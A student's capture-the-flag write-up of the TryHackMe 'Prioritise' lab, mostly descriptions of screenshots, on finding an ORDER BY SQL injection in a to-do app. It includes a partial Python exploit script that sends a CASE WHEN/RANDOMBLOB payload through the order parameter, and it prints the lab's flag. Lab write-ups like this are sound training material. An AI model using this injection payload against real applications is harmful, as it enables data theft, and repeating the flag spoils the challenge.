

TryHackMe

Prioritize

Hi Teacher! This is how I've been able to solve this challenge:

We join this room

The screenshot shows the TryHackMe web interface. At the top, there's a navigation bar with various tabs like SDU Service, CSS 261, Secure Cod, XSS Game, play.picoctf, Project Sum, CSS-261/A, hackthebox, TryHackMe, and another TryHackMe tab. Below the navigation bar, the main content area has a dark background. On the left, there's a sidebar with a user icon and the text "Learn > Prioritise". The main title "Prioritise" is displayed with a small icon of a person with three numbers above their head. Below the title, it says "In this challenge you will explore some less common SQL Injection techniques." and "Medium 25 min". There are buttons for "Start AttackBox", "Help", "Save Room", "127", and "Options". To the right, there's a binary code representation of a cloud icon: 10 10 1110 0101 01 01 01. Below this, a progress bar shows "Room progress (0%)". At the bottom, there's a chart section with tabs for "Chart", "Scoreboard", and "Write-ups". The chart shows a single horizontal blue line at the 80 mark on a scale from 50 to 80.

Start the machine, and get it's ip address

The screenshot shows the TryHackMe interface for the 'Prioritise' challenge. At the top, there's a red header bar titled 'Target Machine Information' with columns for 'Title', 'Target IP Address', and 'Expires'. The title is 'Prioritise v2', the target IP is '10.10.185.115', and it expires in '56min 46s'. There are buttons for '?', 'Add 1 hour', and 'Terminate'. Below this is a task card for 'Task 1' titled 'Find the Flag!'. It contains a note: 'We have this new to-do list application, where we order our tasking based on priority! Is it really all that secure, though...?' with a 'Start Machine' button. A section for 'Answer the questions below' asks 'What is the flag?' with an input field and a 'Submit' button. At the bottom, there's a summary table showing 'Created by' (ben, tryhackme, JohnHammond, cmnatic, timtaylor, congon4tor), 'Room Type' (Free Room), 'Users in Room' (3,458), and 'Created' (650 days ago). A circular icon with a gear and a lock is also present.

By clicking the link, we see this:

The screenshot shows the 'Prioritise' challenge interface. The title 'Prioritise' is at the top. Below it is a message 'Nothing todo yet' in a pink box. A form for adding a new item is shown, with fields for 'Title' and a 'Save' button. A blue 'Add item' button is at the bottom left of the form area.

And, of course, add some items to the basket

Added new item

Your todo list		
		Sort by
<input type="checkbox"/>	item1	2025-02-24 Delete

Add a new item

Title

Date [Calendar](#)

[Add item](#)

We see it requires a name and a date

Added new item

Your todo list		
		Sort by
<input type="checkbox"/>	item1	2025-02-24 Delete
Add a new item		
item2		
02/28/2025		Calendar
Add item		

And also there's a sort by function

The screenshot shows a web browser window with the URL 10.10.185.115/?success=Added%20new%20item. The page title is "Prioritise". A green notification bar at the top says "Added new item". Below it is a table titled "Your todo list" with three items:

	Title	Date
<input type="checkbox"/>	item1	2025-02-24
<input type="checkbox"/>	item2	2025-02-28
<input type="checkbox"/>	item3	2025-03-08

To the right of the table is a "Sort by" dropdown menu with options: Sort by, Title, Done, Due Date, and Delete. Below the table is a form titled "Add a new item" with fields for "Title" and "Due Date" (with a calendar icon), and a blue "Add item" button.

So I went to this site to look for sql injection queries

The screenshot shows a web browser window with the URL portswigger.net/support/sql-injection-in-the-query-structure. The page title is "SQL Injection in the Query Structure". At the top, there is a notice: "This page may be out of date. We haven't updated it for a while because we're busy working on new, improved content to help you get the most out of Burp Suite. In the meantime, please note that the information on this page may no longer be accurate. Visit our Support Center →". The main content area has a blue header "SQL Injection in the Query Structure". Below it, a paragraph explains that user-supplied data is being inserted into the structure of the SQL query itself. It mentions that exploiting SQL injection simply involves directly supplying valid syntax. The next section discusses common injection points within ORDER BY clauses and provides a link to download and use a project related to the "Magical Code Injection Rainbow".

And we see this command and the very end, this is exactly what we need

The crafted input above produces a "positive" response from the database. However, submitting a slightly different input produces a negative response. Thereby inferring that the condition tested was false.

By submitting a large number of such queries, cycling through the range of likely ASCII codes for each character until a hit occurs, you can extract the entire string, one byte at a time.

Burp Suite

Web vulnerability scanner
Burp Suite Editions
Release Notes
Cross-site scripting (XSS)
SQL injection
Cross-site request forgery
XML external entity injection
Directory traversal
Server-side request forgery

Vulnerabilities

Customers

Organizations
Testers
Developers

Company

About
Careers
Contact
Legal
Privacy Notice

Insights

Web Security Academy
Blog
Research

PortSwigger

[Follow us](#)

© 2025 PortSwigger Ltd.

So we'll experiment with it


Not secure 10.10.185.115/?order=date

Priorise

Your todo list			Sort by
<input type="checkbox"/>	item1	2025-02-24	Delete
<input type="checkbox"/>	item2	2025-02-28	Delete
<input type="checkbox"/>	item3	2025-03-08	Delete

Add a new item

Title



Your todo list


			Sort by
<input type="checkbox"/>	item1	2025-02-24	<button>Delete</button>
<input type="checkbox"/>	item2	2025-02-28	<button>Delete</button>
<input type="checkbox"/>	item3	2025-03-08	<button>Delete</button>

Add a new item

Title

Date Calendar icon

Add item



Your todo list

			Sort by
<input type="checkbox"/>	item1	2025-02-24	<button>Delete</button>
<input type="checkbox"/>	item2	2025-02-28	<button>Delete</button>
<input type="checkbox"/>	item3	2025-03-08	<button>Delete</button>

Add a new item

Title

Date Calendar icon

Add item

And since it took me a while, I found this code to automate the process in the github

A screenshot of a web browser displaying a GitHub repository page. The URL is github.com/alexjercan/learning-cybersecurity/blob/master/thm/prioritise/exploit.py. The page shows the code for `exploit.py`, which is an executable file containing Python 3 code for a SQL injection exploit. The code uses argparse to handle command-line arguments like host and verbose mode.

```
#!/bin/env python3
import argparse
import string
import requests

parser = argparse.ArgumentParser(description="Exploit ORDER BY SQLi")
parser.add_argument("-H", "-host", type=str, required=True, help="The host SQLi")
parser.add_argument(
    "-v",
    "--verbose",
    action="store_true",
    help="Display more information while running",
)
args = parser.parse_args()

HOST = args.host
VERBOSE = args.verbose

def make_request(payload: str) -> bool:
    query = f"(CASE WHEN {payload} THEN UPPER(HEX(RANDOMBLOB(3000000))) END)"
    url = f"http://{HOST}/?order={query}"
    return requests.get(url).text == "1"

if __name__ == "__main__":
    if not make_request("1=1"):
        print("Exploit failed")
        exit(1)
    print("Exploit successful")
```

A screenshot of a web browser displaying a GitHub repository page. The URL is github.com/alexjercan/learning-cybersecurity/blob/master/thm/prioritise/README.md. The page shows the README.md file for the `prioritise` directory. It contains two sections: Prioritise and Solution, with a command-line instruction for running the exploit script.



Prioritise


Prioritise

Solution


```
./exploit.py --host $IP
```

We start the process





And after a long time we obtained the flag



And we succeeded in solving this problem!

tryhackme.com/room/prioritise

Room completed (100%)

Target Machine Information

Title	Target IP Address	Expires
Prioritise v2	10.10.174.109	44min 23s

?

Add 1 hour

Terminate

Task 1 Find the Flag!

We have this new to-do list application, where we order our tasking based on priority! Is it really all that secure, though...?

▶ Start Machine

Answer the questions below

What is the flag?

flag{65f2f8cfcd53d59422f3d7cc62cc8fdcd}

✓ Correct Answer

How likely are you to recommend this room to others?

1 2 3 4 5 6 7 8 9 10

tryhackme.com/room/prioritise

✓ Woop woop! Your answer is correct



Congratulations on completing Prioritise!!! 🎉

Points earned 30	Completed tasks 1	Room type Challenge	Difficulty Medium	Streak 2
---------------------	----------------------	------------------------	----------------------	-------------

Leave Feedback

Next